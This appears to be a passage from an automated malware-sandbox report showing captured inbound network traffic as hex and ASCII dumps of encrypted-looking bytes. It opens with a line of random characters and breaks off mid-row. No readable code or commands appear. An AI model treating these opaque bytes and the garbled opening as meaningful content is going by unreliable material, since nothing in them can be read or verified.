C-C->sn@9->+cqZ)xGaD6i+jbXygp;e["jB@XahO`2"~1 JB)]spSaz`~B)OehbnOu9Fb~CpJ

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	605	IN	Data Raw: 5e 0a be 1f 91 d9 95 6e 70 7c fb d9 b8 e1 18 69 92 29 33 d6 04 ea de 3d 64 8a a3 e1 a6 1f 1e 92 07 9c 4d 72 25 b8 d9 ff 9f f3 48 df ef e0 86 af 09 49 3f 8c cb f1 44 8a 31 35 08 14 4d 2a 11 23 d6 d5 c8 7e 5e 27 88 0c 2f 17 4c 2c ef d7 8f c8 ec 2f 9f e2 61 15 f8 52 32 4c a8 d3 3e 2c 6e f4 7c c0 bd 02 5e a1 6a 88 f5 be 59 08 fe 9e 3c 3d 67 6b a1 82 97 a1 33 7f 77 d3 5b 1d 1c 6a b1 04 03 a9 c9 68 6f 25 6a ba 75 85 ec 58 9d 1f 31 24 03 fb 75 0c 70 cd 37 18 d3 4e 40 cc 2b 52 38 43 a1 5a 24 94 08 fe ba c9 7f c8 e7 40 f7 91 39 8a bd 6d 80 39 5e 74 ea d1 08 67 82 bb 0c 61 62 fb 1c 52 27 f6 44 ae 39 6a 79 f6 1c a4 a9 e9 f6 ce f3 bd a5 62 27 d5 6a 51 17 a8 b6 4b 89 25 8f 7b 46 74 3f a1 f8 4a bb e4 24 00 d1 5a 0e be 41 1a 3d a3 14 9b 63 40 78 c1 90 55 f8 5d f1 90 01 Data Ascii: ^np i)3=dMr%HI?D15M*#-^/L/aR2L>,n ^jY<=gk3w jho%juX1\$up7N@+R8CZ\$@9m9^tgabR'D9jb QK%(Ft?AJ\$ZA=c@xUJ]
2021-09-28 07:53:39 UTC	609	IN	Data Raw: dc 75 eb 7b f6 f8 74 d4 b4 71 86 e9 09 8e de 86 b8 f7 a7 ce 3a 0c c0 11 9b 71 a2 b8 53 94 79 e9 44 59 c9 91 0f ed 81 99 f4 88 6a 69 1c c2 db 9d 8d 5a 8f 1b 39 0b bc ae 80 8a 72 f1 43 5f 49 36 19 11 4a ef 71 89 bc 75 b9 ff 6a 79 37 6d 1d 17 d6 9c 6a a0 65 1b 7d 1c 3c 7c fe 55 77 0d 05 df 31 12 67 83 93 b9 18 6a 27 75 21 54 b0 bf 52 fe f3 5a f3 e5 7b 5a 6c 74 72 4e f8 86 1a 51 83 ce 50 9d ce bc 3d cd 19 06 c8 8e f5 e2 bd ed d7 b0 c6 8f f1 20 7f 9d 0d 4b 4a e8 b7 69 af 05 aa 3f 22 5d e9 ec da 63 88 21 30 62 0c 10 8d ed 73 db 87 f6 96 ab 86 39 59 c8 a7 f5 bb 1a 10 0c 59 08 5b 07 56 a3 7d 60 00 52 ad 47 5a 57 91 6b 01 70 49 e1 7c 92 ca 26 c9 a0 58 b7 eb 44 ae 3f b0 64 0c de aa b0 1a 8c bf 0b c7 79 7c 8a 63 d0 b9 36 b7 59 06 c3 5f e7 e7 85 85 ae 9b c4 9e 6c b7 Data Ascii: u{tq:qSyDYjZ9rC_l6Jqujy7mqje < Uw1gj'u TRZ{ZltnQP= KJi?"]c 0bs9YV[Y] RGZWkpl &XD?dy c6Y_l
2021-09-28 07:53:39 UTC	613	IN	Data Raw: ff a6 92 b0 65 e6 d6 9a 11 0e 52 ab 88 09 ca 23 25 26 82 9e b8 7a 11 3c 8f b2 fa 11 11 33 fd 6f a5 2b 72 30 a3 65 cf 29 51 2e fa 07 ec ed 4d 98 0b 3e 46 44 30 65 81 14 5e 9d aa ad 03 4e 19 9a 8c 48 b6 46 ac cf 46 20 51 a2 44 99 88 48 c1 08 74 51 a1 65 3a 0c ac 44 f9 02 29 71 e9 00 6a 8d a3 a0 1a 14 1c e6 29 ff 6b 69 a0 c8 8f 3f 17 d2 85 da c5 48 0e 5e dc 77 9f 3a a1 56 6a a5 67 6a 89 7b a0 5b e4 a5 15 79 d4 4a e3 76 37 17 ea e4 dd 13 02 a0 2f 7c a1 63 f9 29 2c 7e b9 b6 d7 12 48 2d 82 3a 90 b4 0e 4e a9 3b 8e aa 32 31 8b 7c 9b 86 19 07 15 28 87 e7 10 81 b6 21 3f 11 da f4 61 5c 46 cf 9a d0 26 80 12 5f a8 9c cd eb 2f 83 3b 1c 72 c1 48 0c e0 8d 83 25 70 73 99 d2 29 1a e1 68 6d 3e 64 a8 f5 71 e5 54 ca c4 45 91 a3 6d de 81 4a ed fc d2 83 b2 8c 29 4e 41 18 15 41 Data Ascii: eR#%&z<3o+r0e)Q.M>FD0e^NHFF QDhtQe:Q)qj)ki?H^w:Vgji([yJv7 /c),-H-:N:21(!?aF&_;/tH%ps)h m>dqTEmJ)NAA
2021-09-28 07:53:39 UTC	617	IN	Data Raw: c3 fa 35 11 6b c7 86 42 51 d9 47 1d 1e 9b 46 5d fb a0 2a e9 78 a4 c5 f4 60 70 07 01 99 fa a2 10 85 c4 e0 09 9f 57 d1 61 3a 7c 5f 4f 51 a9 33 83 42 92 ab e1 7c 55 7f f2 fb f9 8a 21 ca e9 78 f3 c1 d7 8c 35 91 cb e4 68 d8 05 f1 1b 05 10 2e 2f 00 67 d9 e1 a3 d8 fb 83 61 aa 93 a3 b3 ea 4e 45 c8 75 ea 98 72 88 c2 44 9c f9 5c 1a 59 9d 8a db b0 d7 15 51 e1 d0 c6 65 c6 a1 ae be 63 f9 ea e3 15 1d 62 c3 d6 7b ae a2 1a 71 75 b5 f7 74 27 eb 30 d5 7f bb 34 f0 f3 65 30 1e a7 19 57 97 a2 6b 3a 3a f2 15 32 7c 9b a1 f0 ea ff 9d 75 b6 6e b6 d1 99 26 07 7a 31 8e 08 b7 ff 88 13 54 b8 ae ba 32 0b f0 5c a9 22 06 2b 13 c1 24 ae da ec 72 6f 37 3a 51 c1 8c ee 9d b9 e6 4a 94 3e 2a 8b b8 f7 b6 25 6e 5a 2e 02 8f e3 e9 49 ae 03 c7 20 80 11 fb bd 15 c4 6b 90 a3 9e bd 1a 4c 97 5b d1 13 Data Ascii: 5kBQGF]*x`pWa:_lOQ3B UlK5h_/gaNEurDIYQecb{qut'04e0Wk::2 un&z1T2 "+\$ro7:QJ>*>%nZ.l kL[
2021-09-28 07:53:39 UTC	621	IN	Data Raw: 2e 65 be b0 f8 46 17 73 82 48 b1 66 be c6 de df 59 c8 73 7e d5 3a 17 57 2b 12 0b 73 36 55 b2 ef 5c 0c 66 48 40 ef c5 3b 04 78 10 6e 14 ff 84 df c8 3f 32 80 2b 4c 8d d1 70 57 8c 92 5c 74 de 42 a1 72 dd cf 27 98 9a 4d 37 d5 0e 55 1b 0f 7d b4 95 bb 9b 2a ad 4f ef 69 bd 9d 86 cf fe 22 eb a6 a9 05 b8 48 40 df 5e 9c bd a5 14 a7 c2 8a dd 0d f8 b9 c6 35 68 3c 6e ba 88 a3 99 94 e1 e6 0f 33 46 c9 b0 94 57 75 16 b4 e5 bd f9 69 f8 49 45 3d c9 2d 3c 7a e9 70 8b c0 9f 70 fb 57 8b 2e 79 42 cc cd 56 ac f5 12 b6 ca 61 92 75 53 e3 df 87 9d 34 d4 b6 a5 c1 dc 88 2a f0 8b 99 3e b7 51 61 c9 d4 1a e8 c2 f2 fe e6 d1 24 82 eb 6e 32 66 3d 30 8b 78 6e 79 27 c7 55 9e 6b 12 37 96 5d fc 97 c7 f6 30 f3 78 2e fd f8 c3 d5 66 ff 1e e6 f0 46 0c cc 7a 5d 3b 70 f1 f9 59 20 19 cc 2b 1c d4 99 Data Ascii: .eFsHfYs~-W+s6UfH@;xn?2+LpWtBrM7U]*Oi"H@^5h<n3FWuileE=<zppW.yBVauS4*>Qa\$n2f=0xny'Uk7] 0x.fFz];pY +
2021-09-28 07:53:39 UTC	625	IN	Data Raw: f9 16 c5 a1 fa b7 f9 58 b0 2f d5 97 83 ed 89 b7 2c 56 43 ae e9 b5 c2 82 e8 f4 58 ac 3a bd 9f 31 2b da c9 85 63 e4 83 09 e6 08 f3 c4 7b a7 68 a5 d6 c3 dd 10 bc 76 58 bf d7 e3 17 d2 10 fd 63 72 24 14 f7 b6 c1 fb ce 66 a5 6d ee 78 00 97 1d f9 98 3e 6d 22 21 2f 33 3e 51 43 57 70 1a 20 e9 1a 94 1e fa e3 20 b4 32 a1 c3 f7 3f a2 8b ff 46 08 ab 62 e2 86 fd 90 e4 b2 ac 4b f2 4d f4 28 a6 70 ee 7d 26 3f 15 55 63 cc f4 08 72 21 f4 41 6d 55 03 b5 d1 90 78 d1 c1 54 00 2e 44 c4 6a 46 83 8d dd 3a 6d c0 58 38 cc 86 52 bc af e4 23 ec 2d 33 8b a0 ef 94 46 96 c2 f8 40 fd 5c 62 8b b9 ad bf 9b be ec c3 19 27 54 2d 8a ec 65 03 12 d5 78 dd d6 24 a3 5c 64 c3 78 5d 99 3a 94 35 d8 ac e8 3a 44 5b 5c 44 af c4 c5 b2 b2 8a 7f 9b da 3f a0 9e a2 e9 c0 48 6b 4a 16 76 35 f7 6d 24 f3 8e 7e Data Ascii: X ,VCX:1+c{hvxCr\$fmX>m"!/>3QCWp 2?FbKM(p}&?Ucr AmUxT.DjF:mX8R#-3F@ bT-ex\$dxj:5:D D?H kJv5m\$~
2021-09-28 07:53:39 UTC	629	IN	Data Raw: 1d 79 c1 dd 81 8e aa a3 44 de a9 34 c4 27 a4 0a 9a f6 f2 36 99 ba 00 96 1e 44 f4 0c 9e bf b0 37 74 2e 6e 60 57 c9 27 e3 61 a1 d0 72 5c 60 66 ca 2a fb ff 94 12 06 50 26 89 7c d4 4d 1f 94 04 1e 27 e6 79 87 b3 1e d5 b3 42 33 2a f6 79 83 29 11 8b b8 2c b7 f2 53 55 df e7 5c 90 94 15 ef 94 4a 30 ad ab bc d1 65 42 83 87 05 c6 c1 25 ea 1a 08 ba fa 95 6e 48 ed 00 08 54 2c ca 64 b2 ef 14 e7 06 02 b4 ec e5 ae 18 10 6a 37 66 30 cb 40 64 2b f1 a1 2f 57 86 fb b2 b7 db c1 b1 32 ef 2c b7 62 b0 4b ec 14 84 9f 72 82 f9 de 72 87 9d 2b c8 3d cf dc c0 fe f8 59 f9 7b d4 8d e1 fd 37 01 c1 e0 c7 10 8a 37 23 29 87 8d a0 3e a0 f6 b0 7b 56 c0 d6 4f 50 fd ac b4 6a e3 cd 9f 8f 5d 3d 9b 72 81 50 94 cc 48 47 81 ed c1 d4 34 9c 88 21 72 d9 2c b8 63 d5 09 f1 66 89 22 7c 8e 54 62 93 d5 Data Ascii: yD4'6D7t.n'W'a!n'f*P& M'yB3*y),SUJ0eB%nHT,dj7f0@d+/W2,bKrr+=Y{77#}>{VOP]}=rPHG4r,c f Tb
2021-09-28 07:53:39 UTC	633	IN	Data Raw: 12 10 ab 9a dc f4 ec 46 69 b2 bf ef 96 1a 5d 66 48 02 1d b2 64 4d 92 99 fa aa c8 fa a0 fb 3a bf 82 8c af 44 f2 16 48 42 97 00 e5 3b 88 61 42 88 1f eb 6a 41 e9 b2 f6 c9 86 e9 6e 3e 29 fe 3f 2e 62 33 1d 7a c7 c0 49 d5 42 7a 9f 75 07 ad 4a 5c d9 b7 01 71 ca e3 ea b0 75 b4 3f c6 4e c3 c5 65 85 df ac fb a6 7b ba ad d7 26 88 1c 40 75 1e 61 d2 93 bd 2e eb a7 09 4c 36 d4 df 7c 94 13 93 46 f7 f5 04 7f 18 ee 81 e0 04 4c d6 08 ad 8b aa 25 ef ac 77 33 92 16 5a 81 3f 82 55 2b b2 c9 f3 8c 2c 1f 84 17 4b a4 a3 b2 b5 d5 7f 65 4a 1d 0c d8 57 de 2d 9c 2a 8a 8b 20 f6 60 00 8b 5a 46 96 4d c2 8a 65 95 d2 36 f1 ce dc 17 f3 e1 34 49 d0 f6 33 79 2a ff 3d 67 75 4a f5 a7 75 4d 21 b9 5b 52 44 94 83 6c a5 2e 50 b9 6a 23 ee 51 d1 7e aa 7f 33 d4 4b a8 6e c8 30 93 4a a8 37 6b 68 e8 64 Data Ascii: FijfHdM:DHB;aBjAn>)?.b3zlBzuJlqu?Ne{&@ua.L6 FL%wZ3U+u,KeJW~`ZFME64l3y*=guJuMl RDl.Pj#Q ~3Kn0J7khd
2021-09-28 07:53:39 UTC	637	IN	Data Raw: 3d 79 e8 7e d8 af 46 b6 d6 22 c6 d3 7d e0 e5 bb 6b 62 f1 6e a0 59 01 1b 87 88 a7 3e 0c 5f cc ae 5b 26 1a d5 ca c5 0a e1 6c d7 66 22 d5 da 4f 62 b5 91 db 9e 91 b4 9a 7f 48 a4 f1 86 7d 47 04 66 9c cc ac f5 f3 18 d8 46 73 d9 2a 81 91 28 11 52 87 e6 3e 6f 1a fd 5a c4 c4 0c 1f b9 5f af 3a 7d d3 72 9a ec e3 10 87 c7 5b 0f 47 d6 95 3b 49 b5 a2 12 2b db 6e 1c a5 a6 a3 34 7a 33 cd ab a7 0b c9 61 c9 3f 66 85 83 87 5a eb 82 6d d1 65 18 97 e5 19 62 92 96 3b 2b 7f e7 e0 6c be 44 dd 45 15 4b 7f 39 cb ef 92 6c 11 cf c2 e2 0b 9b d8 8d 64 80 59 bb 39 c0 08 3b c9 eb 3a b5 bd 70 b1 a3 69 8a 00 04 d0 6c df 54 22 8c b6 50 ee c1 da dc 54 12 2f d6 bb 76 f2 09 22 72 9e 03 77 f4 23 ca 60 f9 6e fd 3e 26 8b 1f 5a fc e1 24 11 1c 5d cc bc 1d d9 8e 4b eb 18 93 4d 24 a3 fe 47 99 aa 45 Data Ascii: =y-F~"]kbnY>_ [&l ObH}GfFs*(R>oZ_)r{G;I+n4z3a?fZmzb;+IDEK9ldY9;:pilT'PT/rw"n>&Z\$)KM\$GE

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	641	IN	Data Raw: 02 66 4f e2 bd 5a df 0b e6 c5 3b f2 66 24 82 90 92 bf 42 a9 36 11 8b 31 25 49 b0 79 0a 95 d7 f6 25 59 ee 4a 1b 1f 6b 9e 92 e8 13 8b c0 30 4b a5 c0 65 1d 00 68 b1 38 99 c7 3b fd 78 e5 11 0b 82 c7 6a 89 ce fa 59 5f 21 42 b7 b8 e9 f6 26 7f 4a 0a 3f e3 b6 06 be f0 21 65 67 b2 67 3a 97 a1 c4 4c 2f 9d e8 4b a0 cb 0b 9c 3b e3 f7 d7 34 29 9f 0d e8 64 43 67 c0 47 c4 09 81 94 5c 40 d9 6a 62 1d 59 0d 6a c1 c9 48 d7 c8 ef de 70 b5 b4 82 34 8d 45 d4 b1 94 aa f1 d7 73 60 b4 ea 60 0a a9 a3 02 6f 3a a6 83 fa 1a db 5f 3c 14 0e 63 fc 79 70 1a 42 21 2a e2 34 b0 df ce 5d 1d 16 de 14 e2 cf b0 1f b1 aa c4 26 4e 5d ca ae d9 02 7d 17 73 39 9b 95 44 df 66 6d c8 52 37 b1 70 ce bd ff b3 9e 0d 15 97 fe a2 77 87 86 88 72 12 88 a2 8c 96 64 19 cd e8 42 94 0b 4d 1b 51 07 80 95 da f4 7f Data Ascii: fOZ;f\$B61%lyYJk0Keh8;xjY_!B&J?;egg:L/K;4)dCgG\@jbyYjHp4Es``o_<cypB!*4]&Nj}s9DfmR7pwrdbMQ
2021-09-28 07:53:39 UTC	645	IN	Data Raw: 58 b5 09 2e fb 46 6c 82 56 9c 41 85 1e dd 99 34 18 08 7b 48 88 98 0e b6 2e 6a bb ee 79 32 d3 1d 84 16 fb 59 10 14 47 4e 39 4c 45 e9 66 d4 90 66 76 a5 5c 5e 2f c5 4a aa 97 76 06 b3 bc 36 14 1d dc c2 86 cb cc 73 b9 9b 92 dc b1 9c e7 2a 5f cc c8 93 95 ab 3a 5a 11 ff b9 bf bd 49 20 2d 46 d1 9b 0a f8 9c 44 c9 b7 97 16 d6 00 27 ac c2 50 6a 40 1e 92 1e 38 ab 37 b9 23 71 11 da 7c a2 a4 08 54 4f 8b 9e a1 bc da 88 32 fe 9d cb cb 02 78 64 b6 04 19 ce 83 db fa b5 54 5e a1 07 ca 21 3b 9a 48 b4 83 7c 16 3e f0 52 79 c9 a3 8b 2c 12 70 7b 72 0f 31 17 b2 b9 5e ab cb f1 96 fa cc 64 8f fe a5 0d bf ee 21 48 af 64 b7 c0 36 c3 d7 c0 4f 9e b2 a2 72 6e 60 42 a6 92 8b 3a c6 2b 79 0f e5 14 ba 78 28 63 60 82 d3 72 ac 0d ff 95 da ca bf 5d 03 ee 10 fe e0 60 a4 d8 b7 fd e8 9d 34 23 f2 Data Ascii: X.FIVA4{H.jy2YGN9LEffv\Jv6s*_-ZI -FD'Pj@87#q TO2xdkt^!;H >Ry,p[r1^d!Hd6Orn'B:yx{c' r`j`4#
2021-09-28 07:53:39 UTC	649	IN	Data Raw: 1c 7e 72 e1 d8 1e c7 3e a9 b6 9e 62 b9 13 5b 1c d7 9c 02 a3 c0 04 a8 19 b7 66 77 fb 2a b6 cc c2 fb a7 ca e7 8f 22 83 7e 39 a0 32 8d 1d 66 a6 77 05 11 e7 9a 49 7a 27 fe dc d5 c8 58 8b 6a da da 34 6c 1b 24 9b 6f e0 ce a6 44 99 6e 84 57 12 b0 00 aa 30 c8 71 03 b0 23 48 10 83 05 cd 66 13 c0 e0 42 6d 6a 22 82 46 6e 7e 92 dd 69 a3 5d 2a 5d 7a 90 3e 05 ee da 42 9a 92 8e 0b a9 d1 33 29 26 c4 73 9a 08 fb 94 05 84 3c 9e 04 aa 76 52 bc 22 de 66 fb c7 f5 2a 19 9a af 61 0f e5 2b a5 a8 13 56 7c b6 90 ea 3b 7b 61 6e 57 6e ba bf 96 cf 50 d6 32 48 ac 55 97 2b 21 ba b6 1d 4d 2a a9 56 04 a7 3c fd 52 fa 9c 60 7e 09 45 a8 e5 49 b1 57 03 4a fd 14 ee 97 42 f0 c8 3e 59 7b 03 c1 87 76 f7 b6 aa 9c a0 53 0b aa df 2f e5 f0 db 99 26 ba e3 52 be 0b 02 6d bd 74 9e a4 71 e7 ab 77 7d 75 Data Ascii: ~r>b fw""~92fwlz'Xj4!\$oDnW0q#HfBmj"Fn~i`]z>B3)&s<vR"*a+V ;{anWnP2HU+!M*V<R~E!WJB>Y{vS /&Rmtqwju
2021-09-28 07:53:39 UTC	653	IN	Data Raw: bc eb 9f be 75 1f 56 b4 23 43 42 f0 ac a7 11 66 2d 8b 88 be 98 fb 66 9f eb 72 ad 97 02 e0 89 91 85 a5 24 e4 07 04 31 7f f5 b9 c8 b1 7f f3 fa df 8b 46 9c 48 7b ec 4e 20 c1 ea c9 ce e6 c2 52 e7 9f bb 89 c1 2e 80 e7 5c 63 7e 6e f5 c9 91 01 f9 2e c4 35 5c 1a b3 65 54 91 5f 00 93 6a 81 55 6b bf 92 ce 8a ac 0c 2d eb ea a7 74 c9 7e 3d 40 7f 63 21 9f 8f 8a 4c 90 78 8f 2c 39 5a b1 d5 81 6f 66 8e cd d6 e3 dd 06 5b 3d fd 75 7c 0c d9 8b 10 49 1e 67 f8 dd f7 f4 f9 87 c6 6a e5 e1 f9 f7 cd e5 32 ea a2 11 9d 7c 9c d5 38 ee c8 71 1e eb 76 d7 87 35 a1 bc cd b3 1f e0 e0 d5 cf 50 7c bf 1d c9 e0 f1 7c c8 a7 39 0e db 5e 6e f1 ca 7b 2c df d8 64 e3 33 72 02 f9 03 31 18 d7 31 a9 b0 a6 fb 4d 9e 1c 4e 3d 1d 46 6a 62 79 6f 4b a7 b0 a1 09 59 8c 99 1a ae bd 12 2c 56 62 d7 ef 61 8c 37 Data Ascii: uV#CBF-fr\$1FH{N R.lc~n.5leT_jUk-t-=@c!?Lx,9Zof=u lgj2!8qv5P j9'n{,d3r11MN=FjbyoKY,Vba7
2021-09-28 07:53:39 UTC	657	IN	Data Raw: 58 55 20 f4 3e 70 ee 38 bd 70 30 09 d3 93 66 23 62 c3 68 8e f1 71 41 82 fe 12 e2 06 b6 00 65 98 67 5a 4d 8f f5 2a 23 01 ff f1 34 d1 0b 8c 96 08 0a ac ec 33 88 29 72 22 1b 91 06 44 70 bc 61 dc 37 87 56 76 90 8f f0 97 fe d7 5b 0f 57 f8 fc db f2 89 e1 f2 32 19 4b 0d 39 fe 9f 36 a7 93 8f 6d f0 a8 99 f2 18 88 f7 10 b4 c8 06 a4 50 7b 2f bb f4 8f d6 19 8f 80 b8 0b e4 65 58 35 d3 1f bd f7 fc f1 1e 4f a8 e7 00 5f a8 3e 83 6f 25 37 98 f3 9a e8 ef ae e2 58 29 bb 52 0d 77 ac b4 c7 1f 8c 13 ab df d0 ef 0f f9 ff ae c5 3f 06 91 fe 57 3f c1 b6 8d 99 67 60 2b 13 ba 55 14 22 e7 94 c5 a5 bf 28 c2 de df 6a 96 bf f3 ad 75 74 f2 fe 8c ff 37 80 6d a0 f5 b5 23 7b 0f b4 30 e5 c9 5b 9e 4b c0 df 1f 37 26 2c f8 1b 7e c2 51 f5 9f 8b 1b 12 2f fc 2b ad a6 a9 c7 6b e5 8d 1c f4 0e e8 17 Data Ascii: XU >p8p0f#bhqAegZM*#43)"r"Dpa7Vv[W2K96P/{eX5O_>o%7X)Rw?W?g'+u]"(jut7m#'[0[K7&,-Q +k
2021-09-28 07:53:39 UTC	661	IN	Data Raw: c5 ea 51 75 24 27 3a 38 c9 7c a3 c7 ab aa 24 83 34 9b 0b 4e 7a 25 5c ac 94 01 1c a0 2a f4 e8 90 fc 18 1b bb c2 ab 29 8b be 50 45 c6 e6 0f 7c 9a 92 4d 1c 09 d5 a9 be e7 21 4e f5 40 20 48 40 94 d4 2d d4 1a 39 0f 6f 4f 7d 25 69 f5 77 ee 80 60 67 f2 47 76 ae 6b c2 3f 29 2c 59 c0 21 08 1a b4 a3 14 fa 71 64 79 42 3d 05 61 44 b9 fb 3b 40 eb e9 2c 57 b9 dc d3 3e 6b f4 7c 7a 9b db 9a 1a 1d 75 10 7f 08 28 48 5d 3a 2e 99 9e 27 7f b2 27 3f 0f 61 b5 e0 2a f0 44 cc c0 77 51 e1 da 66 b0 17 6c b4 97 8e 64 14 a0 f7 27 55 03 3b ac c6 48 b9 9a b0 46 c5 54 0d 18 e6 47 10 6e e5 a7 1c b8 47 bd 9c fc dc 8b 79 a6 ce 6a 8d 1c c7 f1 b6 67 71 c2 b5 4b 11 c1 b6 1e 12 95 ba 57 58 11 ec 9d bf dd e9 c6 37 3b 89 16 60 e4 93 d3 8d dc 18 97 cd 07 a1 64 f4 a2 93 c7 2d 36 ed 0c 6a 33 2b a3 Data Ascii: Qu\$:8!\$4Nz%(*)PE MIN@ H@-9oO)%iww'gGvk?);YlqdyB=aD;@,W>k zu(H :.)"a?DwQfldU;HFTGnGyjgq KkWX7";d-6j3+
2021-09-28 07:53:39 UTC	665	IN	Data Raw: 23 81 56 d0 e6 19 29 ac 8b 8c 64 d4 cb 48 ca 1a 14 34 e0 3d a2 e2 ad 35 89 62 71 87 99 51 71 69 5a 44 f2 14 f4 f4 34 4a 12 7d a6 4a b4 33 2d 81 2e ed 04 06 53 f9 ee a1 a9 b0 9f 2c 42 6a 70 10 1e 0c f7 a7 e6 26 b1 8c 68 d1 b1 8b 92 ca 22 a4 a1 f7 13 da fc 66 0b 9e 3f b3 4f 75 7c 1e 92 49 28 fc 97 eb 96 b2 4e 49 20 6a eb fd d9 4e b5 a4 c0 d8 8d 3c ca bb 6b ad d1 8d 6c e8 7a 2d c0 62 42 20 5c 75 ba b5 32 ac f9 00 ff ed 09 e9 6b 54 77 0c b6 d7 51 21 d4 bd 77 a1 dc 33 2f 3b b7 16 da af 53 48 ae ce 0d ca 2d 02 8a 42 b9 27 97 b3 23 4c 2f 12 c9 70 77 31 70 84 b8 e5 94 07 61 35 37 54 97 4e f8 3c 16 fd 54 85 c3 df 32 70 d5 b8 38 c9 58 e8 93 61 77 ae 57 7f 0f 9b ab 7c b1 1e 4c 04 23 2b b2 51 70 5b 03 66 7c 0d de af 3d a2 2a ae ad 75 57 92 4b ab c6 94 6b f7 ad ec e1 Data Ascii: #V)dH4=5bqQqiZD4j)J3-.S.Bjp&h"?Ou (NI jN<klz-bB \u2kTwQ!w3;/SH-B'#/pw1pa57TN<T2p8XawW L#+Qp[f]=uWKK
2021-09-28 07:53:39 UTC	669	IN	Data Raw: d0 06 54 51 34 7f 3c 76 8f 19 0a 0e 09 9a 14 61 bb 00 20 bd 20 9f 0e ca ec ed 77 e4 b0 44 98 96 19 b3 d5 b9 6b 02 ff c2 64 d7 f3 2a ae a4 f6 fe dd 54 7d 0b 10 91 fe 50 9b bf 6e f9 67 d3 7a 4a d4 44 13 c3 f6 97 2e 13 04 e3 b7 fe fc d9 fc 30 9e fb e4 91 57 cd ec 8c 2f 7f d6 36 5b 3e 48 b4 86 8d 20 cc 02 85 1c 2a 2a 78 a6 d5 db 98 b0 a5 97 6f 85 b7 d7 51 ff 40 d9 44 e9 a3 8b e5 1a 4e de e8 6b b7 9b e0 e1 3c fb 89 9a 94 83 31 e3 27 89 1b 07 ee 7f e5 13 01 dd b3 02 f7 6c f7 3c dc f4 91 c3 69 89 73 ee fa 91 14 e9 92 96 42 b6 2a e9 90 5e 09 8e d9 1a d6 1c 8e 0c 65 64 6d ed 71 df cc 8f 89 f6 3b 3d 3f aa 9a df f3 a6 f5 a4 1a 71 3b 84 cd 2b d7 86 19 46 96 f0 c2 5b b7 b0 92 9d d3 8e 32 ae fa dd d9 21 aa 96 4f d5 3f 69 52 7e bb f0 2e 10 6c 4a 9e 87 76 37 19 36 c7 5c Data Ascii: TQ4<va wDkd*TjPngzJD.0W6[>H **xoQ@DNk<1'!<isB**edmq;=+q;+F[2!O?iR~.lJv76\
2021-09-28 07:53:39 UTC	673	IN	Data Raw: 38 fb 1f 3e d6 12 74 c0 a3 92 ce 7f 43 97 de ec 62 d5 73 29 f1 9e 95 98 3d cd dd d8 3d 20 ef ae 52 b4 38 d0 01 fc 53 4c 3e 76 88 71 0d 84 5f 14 3e 4b ca 31 43 3b f8 8d 51 17 2e 3c 24 e8 b9 cd ce 2c b6 68 ab 7b f7 2d e3 11 97 99 2c cc b2 ff b0 8b 4f d1 6d cd d9 b1 55 ff 2e 06 43 4b b6 f4 93 53 a2 dc 06 a2 fa c5 b4 89 65 17 78 20 b7 bd 83 3f f4 e5 d8 2c 1d 83 26 ff e4 c6 52 ee 03 81 41 5b cd 66 ed 7c f8 e5 8b 71 ba 79 a0 63 b1 9b cd 54 39 63 f5 78 43 1b 98 a0 45 f5 d9 92 ca 61 b1 8f 1d f8 25 3f 4b c7 42 2e 70 f8 17 aa 13 fe c4 21 a3 14 b6 dd 67 35 6e ff 9b ce 62 ac 56 b4 88 81 27 82 b5 fc e7 e8 86 ce 37 ae 87 3a 1e a2 8b a8 42 ec d2 fe 2e 4d b3 4e 7e 56 b3 c6 76 93 2c 70 11 82 53 82 6d 7e a0 3a 89 50 68 af 13 d0 f0 69 24 cf 0e 8a f0 36 40 9c 57 11 95 ca 62 Data Ascii: 8>tCbs != R8SL>vq_>K1C;Q.<\$,h{-,OmU.CKSex ?,&olRA[f qycT9cxCeA%?KB.plg5nbV'7:B.MN~Vv,pSm ~:Phi\$6@Wb

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	677	IN	Data Raw: 5e 92 c3 8b be 6a 6a c9 7e 96 e0 93 4d 70 03 08 d8 1e 74 c0 df 0d 9e 6a 07 c1 44 90 ac 11 e7 ea ff 2f 3e e8 59 05 83 35 4d f6 cd 4e 52 12 60 6b 71 fe bb aa 04 32 5c 37 3c 2f 67 6e 4d 92 65 92 01 19 b5 3b 1d 05 8b dd cf 19 f3 39 48 6c c7 c0 ae b0 ea ba 0f 88 1c 73 95 c6 2c 61 28 00 94 3c df 21 42 b5 3b 45 fb 21 78 5b eb de 1f b1 66 8d 3a d3 69 bf 2e ab d8 ac f1 47 5c 58 f7 40 63 fb 31 5e 09 70 6a 12 a0 a4 05 d1 26 40 3b f2 ab 86 20 13 c1 0c 09 c2 61 d1 f5 b4 c3 68 2c ad d3 bf b7 40 7d 06 c9 e5 3c 07 ae 39 5b 62 03 94 52 2d 3f 87 5b 47 6a cb 27 64 3e 1b 81 2b 92 8d ad b8 c9 f5 06 5e 1b 73 1c a1 94 60 16 25 67 06 ad 53 58 d8 f0 b5 8a b0 79 1e c9 22 ed 2b b4 1d a7 80 c4 53 2b 66 8a cc 86 97 23 12 63 77 be 41 00 c7 79 97 3a 81 e5 ee 03 28 5d c3 ca d9 43 b9 69 Data Ascii: ^jj~MptjD/>Y5MNR`kq2l7</gnMe;9Hls,a(<!B;E!x[f:i.GlX@c1*pj&@; ah,@)<9[bR-?[Gj'd>+^s`%gSXy "+S+f#cwAy: jCi
2021-09-28 07:53:39 UTC	681	IN	Data Raw: f9 f3 1d 34 07 33 2a 54 eb ee b3 d2 0c 8a 58 68 e4 a8 24 59 54 69 b3 5e f1 47 5f bb dd 81 82 8f ce 32 6b d3 56 e8 dc a0 e6 65 d1 33 54 1b 4d 16 e2 41 ad 80 db ff 6f 10 cc c7 5a cc 79 da 4f f5 d5 be 7d dc 39 53 9f 94 43 69 a5 e2 13 0b 96 8c 0a 76 2e 34 69 88 fe da 1c a1 6d 4e 97 85 3b f5 a3 de d0 bd d8 d8 b1 b7 a9 15 cd 62 d2 e9 59 3c 7a f1 a2 d1 af 05 88 89 0d b1 c9 48 60 8d 78 22 68 a1 2a 2e fc ec 84 00 3a a2 06 05 1c 03 f1 0d 1d a5 39 9f 1f 9b 2f 17 94 15 2c b0 84 73 4b 06 71 9f ef 98 02 3a 92 d7 3f be e5 9a 33 48 08 72 58 86 42 05 19 a8 6e f2 7c 65 ca 4f f4 84 0b 30 75 2e f0 e3 69 8e 94 55 f8 ab cd 5a 02 6d 84 e3 46 fa 89 f8 73 bd c2 67 8c 9c 6f f8 90 ca 51 a9 21 54 90 dc 8e 3d 